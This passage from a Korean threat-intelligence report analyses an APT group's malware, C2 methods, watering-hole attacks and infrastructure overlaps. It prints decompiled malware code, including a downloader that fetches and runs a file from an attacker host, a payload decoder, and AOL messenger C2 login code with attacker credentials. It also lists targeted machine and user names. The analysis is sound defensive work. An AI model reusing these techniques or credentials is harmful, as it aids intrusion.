- http://ebsmpi.com/ipin/360/Ant_3.5[.]exe (MD5 : ff32383f207b6cdd8ab6cbcba26b1430)
- http://ebsmpi.com/ipin/360/Ant_4.5[.]exe (MD5 : 84cbbb8cdad90fba8b964297dd5c648a)
- http://ebsmpi.com/ipin/360/desktops[.]ini (MD5 : ab2a4537c9d6761b36ae8935d1e5ed8a)
- http://cgalim.com/admin/hr/temp[.]set (MD5 : fa39b3b422dc4232ef24e3f27fa8d69e)

정상적인 '360TS_Setup_Mini.exe' 파일은 'cgalim.com' 도메인에서 'temp.set' 파일명으로 설치하게 되는데, 이 경로는 하기 유사한 침해사고에도 동일하게 사용됩니다.

```
mov     [eax+4], edx
mov     edx, ds:dword_413EEC
mov     [eax+8], ecx
mov     ecx, ds:dword_413EF0
mov     [eax+0Ch], edx
mov     dx, ds:word_413EF4
mov     [eax+10h], ecx
mov     [eax+14h], dx
lea     eax, [ebp+File]
push    eax             ; int
mov     ecx, offset szUrl ; "http://cgalim.com/admin/hr/temp.set"
call    sub_402A90
add     esp, 4
push    0Ah             ; nShowCmd
push    0               ; lpDirectory
push    0               ; lpParameters
lea     ecx, [ebp+File]
push    ecx             ; lpFile
push    offset Operation ; "open"
push    0               ; hwnd
call    ds:ShellExecuteW
```

[그림 14-1] '360TS_Setup_Mini.exe' 정상 파일 설치 시도 화면

닷넷 기반의 초기 악성파일에는 다음과 같은 PDB 경로들이 포함되어 있고, 최신 변종들에서는 일부 생략되어 있습니다.

- E:\project\windows\Rocket\Ant\Api\PubnubApi\obj\Debug\net35\Pubnub.pdb
- E:\project\windows\Rocket\Sys-Guard\Servlet-standalone_Guard\Release\Servlet.pdb
- E:\project\windows\Rocket\Sys-Guard\Chutty_Guard\Release\Chutty.pdb
- E:\project\windows\Rocket\Servlet\Release\Servlet.pdb
- E:\project\windows\Rocket\Ant_4.5\Ant\obj\Release\Ant.pdb

ESRC 는 분석을 통해 악성파일 실행시 정상 프로그램을 또 다른 해킹서버에서 다운로드해 이용자로 하여금 정상적인 프로그램처럼 인식하도록 만들고 있다는 것을 검증했습니다.

이때 사용하는 C2 서버가 기존 안드로이드 악성앱(1.apk) 유포와 비트코인 관련 'bitcoin-trans.doc' (MD5 : 8ab2819e42a1556ba81be914d6c3021f) 악성파일에서 확인된 호스트와 오버랩됩니다.


- http://cgalim.com/admin/hr/hr[.]doc (MD5 : 24fe3fb56a61aad6d28ccc58f283017c)
- http://cgalim.com/admin/hr/1[.]apk (MD5 : 9525c314ecbee7818ba9a819edb4a885)
- http://cgalim.com/admin/hr/temp[.]set (MD5 : fa39b3b422dc4232ef24e3f27fa8d69e)

'cgalim.com' 도메인의 경우는 하위 주소 /hr/ 경로외에도 /1211me/ 주소에서도 변종 파일이 유포된 이력이 존재합니다.

동일 조직은 2015 년과 2016 년에는 대북 유관단체 등을 상대로 한 워터링 홀 공격이 수행되었습니다. 당시에 공격자들은 플래시 플레이어 취약점을 적극적으로 활용했습니다.

북한관련 뉴스 사이트나 대북관련 웹 사이트들이 집중적으로 해킹되었으며, 이 공격은 수개월간 지속됩니다.

다음 화면은 실제 해킹된 웹 사이트에 추가된 악성 오브젝트입니다.



[그림 15] 워터링 홀 공격에 사용된 플래시 플레이어 취약점 코드 화면


공격 조직은 2015 년 당시 CVE-2015-5119, CVE-2015-0313 최신 플래시 플레이어 취약점 뿐만 아니라, 이탈리아 Hacking Team 서버 해킹으로 유출된 플래시 플레이어 취약점인 CVE-2015-5119 취약점 등을 사용한 바 있습니다.

그리고 이들은 2017 년 하반기부터 카카오톡 메신저 등을 활용해 공격 대상자를 선별하고 CVE-2018-4878 플래시 플레이어 Zero-day 취약점 공격을 수행하기도 하였습니다.

- G:\FlashDeveloping\mstest\src (CVE-2014-8439)
- G:\FlashDeveloping\20148439\src (CVE-2014-8439)
- G:\FlashDeveloping\Main\src\ (CVE-2015-0313)
- G:\FlashDeveloping\2015-3090\src (CVE-2015-3090)
- G:\FlashDeveloping\20153105\src (CVE-2015-3105)
- G:\FlashDeveloping\20155119\src (CVE-2015-5119)
- G:\FlashDeveloping\chrome_ie\src (CVE-2015-5119)

공격자는 여러 워터링 홀 공격 중에 플래시 플레이어 취약점(SWF)에 의해 다운로드된 추가 악성코드가 사용자 계정 컨트롤 (User Account Control)을 통한 관리자권한 실행에 실패할 경우 약 5 분 후 가짜 하드디스크 문제 오류창을 출력합니다.

그리고 마치 백업 프로세스로 조작해 관리자 권한 CMD 명령으로 악성코드를 재실행 하도록 유도하는데 이때 사용한 한글표기 중 일부가 북한에서 사용하는 영문식 컴퓨터 용어표현(프로쎄스, 프로그람)과 동일한 것을 알 수 있습니다.




[그림 16] 북한식 컴퓨터 용어 표현이 포함된 가짜 메시지 창 화면

명령제어(C2) 통신방식에도 나날이 진화를 거듭하고 있습니다. 가장 초기에는 AOL(America Online) 메신저인 AIM(America Online Instant Messenger) Oscar 프로토콜을 이용해 명령제어를 수행했습니다.

AIM 메신저의 계정과 암호를 통해 암호화된 명령을 주고 받는데, 로그인 암호가 한글식 영문 타이핑이라는 것을 알 수 있습니다. 또한, 초기에 사용한 PDB 경로에는 AOL 폴더에서 개발된 것을 알 수 있습니다.

- fastcameron13 / powercooper00 / dPfWls&Rkapfns19 (옐찐&까메룬 19)

- F:\Program\svr_install\Release\svr_install.pdb
- F:\Program\Aol\Release\ServiceDll1.pdb



[그림 17] AIM 메신저를 C2 로 사용하고 있는 화면

AIM 메신저로 통신을 시도할 때 공격자는 로그인 계정과 암호를 통해 접속한 후 암호화된 메시지를 또 다른 계정 사용자에게 발송하게 됩니다.

실제 감염된 경우 컴퓨터 정보, 추가 명령 등 암호화된 메시지가 전송되게 되며, 다양한 계정들을 사용한 바 있습니다.

공격자들은 대표적으로 다음과 같은 aol.com, hotmail.com, yahoo.com, India.com, inbox.com, gmail.com, zmail.ru 계정들이 존재하며, 이외에도 다양한 변종들을 제작해 사용하였습니다.


- allmothersorg11@hotmail.com
- allmothersorg@hotmail.com
- bluelove@india.com
- cmostenda01@yahoo.com

- cmostenda102@yahoo.com
- cmostenda103@yahoo.com
- daum14401@zmail.ru
- dapplecom2013@yahoo.com
- eatleopard00@inbox.com
- fastcameron00
- fastcameron11
- fastcameron13
- fatpigfarms@hotmail.com
- fatpigs9009@hotmail.com
- friendleopard00@aol.com
- ganxiangu04@hotmail.com
- ganxiangu07@hotmail.com
- greatvictoria84
- greatvictoria85
- greatvictoria86
- greatvictoria87
- hatmainman@hotmail.com
- hatwoman40@hotmail.com
- jinmeng288@gmail.com
- minliu231@gmail.com
- Okokei@india.com
- pghlsn333@gmail.com
- prettysophia00
- prettysophia47
- prettysophia48
- prettysophia49
- prettysophia50
- prettysophia51
- prettysophia52
- prettysophia53
- prettysophia54
- prettysophia55
- prettysophia56

- prettysophia57
- tosarang87@gmail.com
- winpos1000@zmail.ru
- winpos1001@zmail.ru
- winpos1002@zmail.ru
- winpos1003@zmail.ru
- winpos1004@zmail.ru
- xiangangxu88@hotmail.com
- zum36084@gmail.com
- zum36084@zmail.ru
- zum36085@zmail.ru

2016 년 초 공격자는 'zum36084@gmail.com', 'zum36084@zmail.ru', 'daum14401@zmail.ru' 등의 이메일을 생성한 후 테스트용 이메일을 발송하는 것이 확인됩니다.

IoA(Indicators of Attack) 기반으로 조사를 하면 공격자는 마치 'Google 계정팀' 처럼 'zum36084@gmail.com' 이메일을 설정한 것을 알 수 있으며, 처음부터 한글을 사용하고 있다는 것도 확인할 수 있습니다.



	Status	From	Subject	Size	Received
☐		Myong Lu	0308_zmail	1018K	08-Mar
☐		Google 계정팀	test3	3274	29-Jan
☐		Google 계정팀	test2	3271	29-Jan
☐		Google 계정팀	test1	3274	29-Jan

[그림 18] 공격용 이메일을 생성 후 테스트한 화면

2016 년 03 월 03 일 테스트한 이메일에서는 '0303_zmail.gif' 파일을 첨부해 발송하는데, XOR 0x69 키 등으로 2 단계 암호화된 EXE 형식의 악성파일입니다.

복호화된 악성파일은 특정 컴퓨터 이름만 감염되도록 설정한 특징이 존재하는데, 이곳에는 한글 이름과 특정 언론사의 기자도 포함되어 있습니다.

- 하지나
- WOOSEONG-PC
- T-PC

변종 중에는 다음과 같은 계정을 체크하는 종류도 존재하는데, 'SEIKO' 컴퓨터명의 경우에는 다양한 침해지표에서 발견이 되고 있습니다. 특히, HWP 문서파일 취약점을 사용할 때 마지막 작성자의 계정과 일치하며, '175.45.178.133' 아이피의 감염 로그에서도 확인된 바 있습니다.

- 홍채연[하율]
- KIM[Administrator]
- JAMIE[Jamie Kim]
- DONGMIN[MinSk]
- T-PC[T]

- YONGJA-PC
- USER
- sec
- CRACKER-PC
- SEIKO

'SEIKO' 계정으로 감염된 로그 기록에는 다음과 같이 해당 사용자가 다음과 같은 사이트를 즐겨찾기 해 둔것을 확인할 수 있습니다.

Windows IP Configuration

Host Name . . . . . : SEIKO-PC
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . :
Description . . . . . : Realtek PCIe FE Family Controller
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
IPv4 Address. . . . . : 175.45.178.133(Preferred)
Subnet Mask . . . . . : 255.255.255.240

Directory of c:\users\SEIKO\Favorites\Links\mail

```
               150 126?易.url
               213 163?易.url
               808  AOL Mail.url
               265 Gmail.url
               837 Hotmail.url
               152 Inbox.url
               183  India.url
               466 Yahoo mail.url
               218  zmail.url

Directory of c:\users\SEIKO\Favorites\Links\뉴스

               112 FN 지니아이.URL
               115 Sputnik.URL
               110 네이트.URL
               109 다음사전.URL
               114 러.URL
               113  로동신문.URL
               151 한경.URL

Directory of f:\2_Program\Orbis_zmail\Debug
```

아울러 조건이 맞는 컴퓨터의 경우에는 내부에 암호화된 코드를 XOR 0x55 키로 복호화한 후 'conhost.exe' 파일명으로 생성해 실행하게 됩니다.

'conhost.exe' 파일의 경우가 바로 AOL 메신저로 통신을 하는 기능을 수행하게 됩니다.

```
memset(&Dst, 0, 0x104u);
memset(&v71, 0, 0x104u);
nSize = 260;
GetComputerNameA(&Dst, &nSize);
nSize = 260;
GetUserNameA(&v71, &nSize);
if ( strstr(&Dst, "하지나") || strstr(&Dst, "WOOSEONG-PC") || strstr(&Dst, "T-PC") )
{
  sprintf(&FileName, "c:\\users\\public\\conhost.exe");
  v18 = CreateFileA(&FileName, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
  v19 = 0;
  if ( v18 != (HANDLE)-1 )
  {
    v20 = 0;
    do
    {
      byte_4699D0[v20] ^= 0x55u;
      ++v20;
    }
    while ( v20 < 96256 );
    WriteFile(v18, byte_4699D0, 0x17800u, &NumberOfBytesWritten, 0);
    CloseHandle(v18);
```

```
v0 = gethostbyname("login.oscar.aol.com");
if ( v0 )
{
  v1 = inet_ntoa(**(struct in_addr **)v0->h_addr_list);
  v2 = (char *)(&unk_9EA3B8 - (_UNKNOWN *)v1);
  do
  {
    v3 = *v1;
    v1[(_DWORD)v2] = *v1;
    ++v1;
  }
  while ( v3 );
}
*(_DWORD *)byte_7E5B14 = *(_DWORD *)"'%2##.$8'?>6be";
*(_DWORD *)&byte_7E5B14[4] = *(_DWORD *)"#.$8'?>6be";
*(_DWORD *)&byte_7E5B14[8] = *(_DWORD *)"'?>6be";
*(_WORD *)&byte_7E5B14[12] = *(_WORD *)"be";
v4 = 0;
do
{
  byte_7E5B14[v4] ^= 0x57u;
  ++v4;
```

```
// fastcameron00
//
// prettysophia52
//
// dPQms&Thvldk1987
// 예쁜&쏘피아1987
```

[그림 19] AOL 메신저로 통신을 시도하는 코드 화면

특히 주목해야 할 점은 AOL 메신저로 로그인하기 위해 사용된 암호코드(dPQms&Thvldk1987) 알파벳을 한글 키보드에서 변환하게 되면 한국어로 '예쁜&쏘피아 1987' 표현으로 완벽히 변환이 된다는 것입니다.

공격자는 AOL 메신저 통신기법에서도 다수의 중국식 표현을 복합적으로 사용하기도 합니다. 또 다른 변종에서는 'Dajiahao' 코드를 Mutex 키로 사용하는데, 중국어로 '여러분 안녕하세요.' 라는 의미를 가지고 있으며, AOL 로그인 계정 암호로는 (dPfWls&Rkapfns19) 알파벳을 쓰는데, 이것도 한글 키보드 상태에서 입력하면, 한국어로 '옐찐&까메룬 19' 표현으로 변경되는 것을 알 수 있습니다.


```
push    esi
push    offset Name     ; "Dajiahao"
push    1
push    0
call    ds:CreateMutexA
mov     esi, eax
call    ds:GetLastError
cmp     eax, 0B7h
jnz     short loc_405A70
push    esi             ; hObject
call    ds:CloseHandle
or      eax, 0FFFFFFFFh
pop     esi
retn    10h
```

```
dword_7DDA14 = 80;
v0 = gethostbyname('login.oscar.aol.com');
if ( v0 )
{
  v1 = inet_ntoa(**(struct in_addr **)v0->h_addr_list);
  v2 = (char *)(&unk_7DD910 - (_UNKNOWN *)v1);
  do
  {
    v3 = *v1;
    v1[(_DWORD)v2] = *v1;
    ++v1;
  }
  while ( v3 );
}
byte_7D9174[0] = a1646289eg[0];
byte_7D9174[1] = a1646289eg[1];
byte_7D9174[2] = a1646289eg[2];
LOBYTE(byte_7D9174[3]) = a1646289eg[3];
v4 = 0;
do
  *((_BYTE *)byte_7D9174 + v4++) ^= 0x57u;
while ( v4 < 13 );
byte_7D9192[0] = dword_4084A8[0];
byte_7D9192[1] = dword_4084A8[1];
byte_7D9192[2] = dword_4084A8[2];
byte_7D9192[3] = dword_4084A8[3];
v5 = 0;
// dPfWls&Rkapfns19
// 옐찐&까메룬19
//
// fastcameron20
//
// powercooper00
```

[그림 20] 중국식 인사말과 한글 변환 가능 암호가 사용된 화면

이러한 종류의 변종은 매우 다양한 형태가 발견되었는데, 'SEIKO' 컴퓨터명을 감염대상으로 하고 있는 경우에는 내부에 다음과 같은 PDB 경로가 존재합니다. 공격자는 'zum36085@zmail.ru', 'pghlsn333@gmail.com' 이메일을 사용합니다.

- F:\2_Program**Orbis_zmail**\Release\RecvTest_zmail.pdb

유사한 시리즈로는 다음과 같은 PDB 자료를 포함하고 있습니다.

- F:\2_Program**Orbis_academia**\Release\RecvTest_zmail.pdb
- F:\2_Program\Orbis_academia\Release\Recv_Pwd_2_India.pdb


```
dd 66E6C009h                ; Data1 ; GUID
dw 5C81h                    ; Data2
dw 47F7h                    ; Data3
db 8Fh, 0B2h, 0FFh, 0Ah, 84h, 0D2h, 84h, 0A5h; Data4
dd 2                        ; Age
db 'F:W2_ProgramWOrbis_zmailWReleaseWRecvTest_zmail.pdb',0 ; PdbFileName
db    0                     ; DATA XREF: .rdata:00473208↑o
db    0
```

[그림 21] Zmail 테스트 정보가 포함되어 있는 PDB 코드 화면

ESRC는 이들이 APT 표적공격 외에도 불특정다수를 겨냥한 다양한 공격 기법을 활용하는 정황도 포착한 바 있는데, 바로 한국의 토렌트 웹 사이트에 가입해 불법 소프트웨어 속에 은밀하게 악성코드를 삽입해 유포하는 기법입니다.

내부에 악성코드를 삽입한 후, 유명 상용 소프트웨어를 불법적으로 사용할 수 있도록 배포를 하는 방식입니다.

실제 공격자가 한국의 특정 토렌트에서 활동하면서 얻은 포인트 이력은 다음과 같고, 업로드와 댓글 등의 활발한 움직임을 보이기도 했습니다.

일시	내용	지급포인트	사용포인트
2016-04-28 20:48:25	@업로드 포인트 합계	+3,700	0
2016-04-23 23:31:36	@게임포인트	+7,085	0
2016-04-06 11:57:08	@탱큐 합계	+5,800	0
2016-04-04 21:46:59	@댓글 활성화 합계	+1,910	0
2016-03-29 12:10:42	@글쓰기 합계	+4,900	0
2016-03-13 12:11:14	@즉석복권 구입비 합계 1	0	-300
2016-03-13 12:02:43	@T슬롯머신 합계	0	-4,600
2016-03-13 12:00:26	@출석게임 합계	+5,750	0
2016-02-24 22:04:19	@힐링 합계	+1,200	0
2016-02-21 18:33:25	@댓글 작성 합계	+90	0
2015-06-19 22:17:59	@다운로드 합계	0	-100
2015-06-09 08:57:32	@무료적립	+100	0
2015-06-07 12:01:48	@기타 포인트 합계	+500	0
소계		+31,035	-5,000

보유 포인트 : **26,035 점**

[그림 22] 한국의 토렌트 사이트에서 활동한 이력 화면

3. 금성 121 그룹의 시계열 흐름 정리

2013 년 상반기 AOL 메신저를 통한 통신 기법이후에 공격자는 잠시 한국의 웹 사이트를 해킹해 C2 로 활용을 하기도 합니다. 그러나 해당 웹 사이트들이 노출되고, 신속하게 차단되자 지속적 효용성이 떨어진다는 것을 의식한 것으로 추정됩니다.

그래서인지 얼마 후에 다시 AOL 메신저를 통한 통신 기법으로 회귀해 지속적인 변종을 제작하였고, 그러다가 워드프레스(WordPress) 기반 웹 사이트를 집중적으로 해킹해 워터링 홀 공격 거점으로 활용하게 됩니다.

워드프레스 웹 사이트를 이용한 공격에서는 주로 플래시 플레이어 취약점 파일을 이용하게 되며, 개인용 미디어 허브 서비스인 'Streamnation' 클라우드 계정을 본격적으로 쓰게 됩니다.

공격자는 그 과정에서도 꾸준히 AOL 메신저를 이용한 통신 방식을 유지하였고, 스피어 피싱이나 워터링 홀 공격의 중개 서버로는 워드프레스 웹 사이트를 C2 로 활용하게 됩니다.

그러던 중 'Streamnation' 서비스가 2016 년 2 월경 서비스를 종료한다고 알려지면서, 공격자는 2016 년 1 월 말부터 'zmail.ru' 서비스를 본격적으로 테스트하기 시작합니다. 물론, 공격자는 그 전부터 'zmail.ru' 서비스를 이용하고 있었습니다.

